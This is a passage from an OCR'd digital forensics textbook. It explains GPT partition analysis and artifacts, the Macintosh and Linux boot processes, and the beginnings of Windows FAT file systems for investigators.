UniquePartitionGUID : d6795c3a-8a4d-4fb4-91a0-488812cce027
StartingLBA         : 2164736
EndingLBA           : 4261887
Attributes          : 0
PartitionName       : Basic data partition
```

Figure 3.22: GuidPartitionTableEntry objects

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing the GPT Header and Entries

Most OSes that support GPT disk access have a basic partitioning tool, which displays details about GPT partition tables. In Windows, tools such as the DiskPart tool display partition details, whereas Mac systems use the OS X Disk utility and Linux uses the GNU Parted tool.




Figure 3.23: Viewing disk partitions using Diskpart utility

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 3.24: Viewing partition 1 using Diskpart utility

The Sleuth Kit **`mmls`** command can help investigators view the detailed partition layout for the GPT disk, along with the MBR details. Alternatively, investigators can gather details about the GPT header and partition entries through the manual analysis of the disk drive using a hex calculation or an editing tool called a hex editor.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



GPT Artifacts

Deleted and Overwritten GUID Partitions

Case 1: In hard disks, the conversion or repartition from MBR to GPT generally overwrites sector zero with a protective MBR, which deletes all the information about the old partition table. Investigators should follow the standard forensics methods of searching the file systems to recover data about the previous MBR-partitioned volumes.

Case 2: When a conversion or repartition from GPT to MBR occurs, the GPT header and tables may remain intact based on the tool used. Investigators can easily recover or analyze the data of such disk partitions.

The implementation of general partition deletion tools for the deletion of a partition on a GPT disk might delete only the protective MBR, which investigators can easily recreate by simply reconstructing the disk.

As per the UEFI specification, if all the fields in a partition entry have zeroed values, the entry is not in use. In this case, data recovery from deleted GUID partition entries is not possible.

GUIDs

- The GPT scheme provides GUIDs of investigative value as they are unique and potentially hold information about the entire disk and each partition within them
- GUIDs possess unique identifying information for both disks and individual partitions
- Investigators can use tools such as the universally unique identifier (UUID) to decode various versions of GUID/UUID


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hidden Information on GPT Disks

Intruders may hide data on GPT disks similar to how they do it on conventional MBR disks by using flexible and extensible disk partitioning schemes. Locations on GPT disks where data may be hidden are inter-partition gaps, unpartitioned space towards the end of the disk, the GPT header, and reserved areas.

Other artifacts may include manipulated GPT headers that create locations for hiding data, misplaced starting and ending LBAs, as well as areas with reserved tags. Current forensic methods and tools to perform GPT analysis are unsatisfactory.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Macintosh Boot Process




Figure 3.25: Macintosh boot process


The following are the steps in the Macintosh boot process:

- The Macintosh boot process starts with the activation of BootROM, which initializes system hardware and selects an OS to run
- Once the Macintosh system is powered on, BootROM performs POST to test some hardware interfaces required for startup
- On PowerPC-based Macintosh computers, Open Firmware initializes the rest of the hardware interfaces

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- On Intel-based Macintosh computers, EFI initializes the rest of the hardware interfaces
- After initializing the hardware interfaces, the system selects the OS
- If the system contains multiple OSes, then it allows the user to choose a particular OS by holding down the Option key
- Once the BootROM operation is completed, the control passes to the BootX (PowerPC) or boot.efi (Intel) boot loader, which is located in the /System/Library/CoreServices directory
- The boot loader loads a pre-linked version of the kernel located at /System/Library/Caches/com.apple.kernelcaches
- If the pre-linked kernel is missing, the boot loader attempts to load the mkext cache file, which contains a set of device drivers
- If the mkext cache file is also missing, the boot loader searches for drivers in the /System/Library/Extensions directory
- Once the essential drivers are loaded, the boot loader starts the initialization of the kernel, Mach, and BSD data structures, as well as the I/O kit
- The I/O kit uses the device tree to link the loaded drivers to the kernel
- The launchd process, which has replaced the mach_init process, runs startup items and prepares the system for the user

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Linux Boot Process

The Linux boot process flow starts with the BIOS, which searches for active and bootable devices. The system boots Linux from the primary storage device in which the MBR contains the primary boot loader.




Figure 3.26: Linux boot process

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The Linux boot process consists of the following three stages:

- **BIOS Stage**

  The first stage of the Linux boot process is the BIOS stage. It initializes the system hardware during the booting process. The BIOS retrieves the information stored in the complementary metal–oxide semiconductor (CMOS) chip, which is a battery-operated memory chip on the motherboard that contains information about the system's hardware configuration. During the boot process, the BIOS performs a POST to ensure that all the hardware components of the system are operational. After a successful POST, BIOS starts searching for the drive or disk that contains the OS in a standard sequence. If the first listed device is not available or not working, then it checks for the next one, and so on. A drive is bootable only if it has the MBR in its first sector known as the boot sector. The system's hard disk acts as the primary boot disk, and the optical drive works as the secondary boot disk for booting the OS in case the primary boot disk fails.


- **Bootloader Stage**

  The bootloader stage includes the task of loading the Linux kernel and optional initial RAM disk. The kernel enables the CPU to access RAM and the disk. The second pre-cursor software is an image of a temporary virtual file system called the initrd image or initial RAMdisk. Now, the system prepares to deploy the actual root file system. It then detects the device that contains the file system and loads the necessary modules. The last step of the bootloader stage is to load the kernel into the memory.

- **Kernel Stage**

  Once the control shifts from the bootloader stage to the kernel stage, the virtual root file system created by the initrd image executes the Linuxrc program. This program generates the real file system for the kernel and later removes the initrd image. The kernel then searches for new hardware and loads any suitable device drivers found. Subsequently, it mounts the actual root file system and performs the init process. The init reads the file "/etc/inittab" and uses this file to load the rest of the system daemons. This prepares the system, and the user can log in and start using it. Typical bootloaders for Linux are Linux Loader (LILO) and Grand Unified Bootloader (GRUB). These bootloaders allow the user to select which OS kernel to load during boot time.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understand Various File Systems of Windows, Linux, and Mac Operating Systems

A file system is a structured collection of files/folders on a partition or disk, and it allows a computer to know where a file starts and ends. This section discusses different types of file systems available on Windows, Linux, and Mac OSes.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows File Systems

Windows OS use file systems such as FAT, FAT32, NTFS, etc. NTFS stores metadata of files and folders in a system file called Master File Table (MFT). Examining the $MFT file provides information such as MAC times, file name, file location, etc., which is of forensic interest. Forensic investigators also should possess knowledge on file allocation and deletion that helps them recover lost data during investigation.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File Allocation Table (FAT)

The File Allocation Table (FAT), designed in 1976, is a file system for many OSes such as DOS, Windows, and OpenDOS. Designed for small hard disks and a simple folder structure, the FAT file system is named after the way it organizes folders and a file allocation table, which stores all the files and resides at the beginning of the volume. FAT has three versions (FAT12, FAT16, and FAT32), which differ in terms of the size of the entries in the FAT structure.




Figure 3.27: Relationship between the directory entry structures, clusters, and FAT structure

FAT creates two copies of the file allocation table to protect the volume from damage. The file allocation table and root folder are stored in a permanent location. The volume formatted using the FAT file system forms a cluster, and the size of the formatted volume determines the cluster size. The system fits the cluster number for the FAT file system in 16 bits, and the cluster number

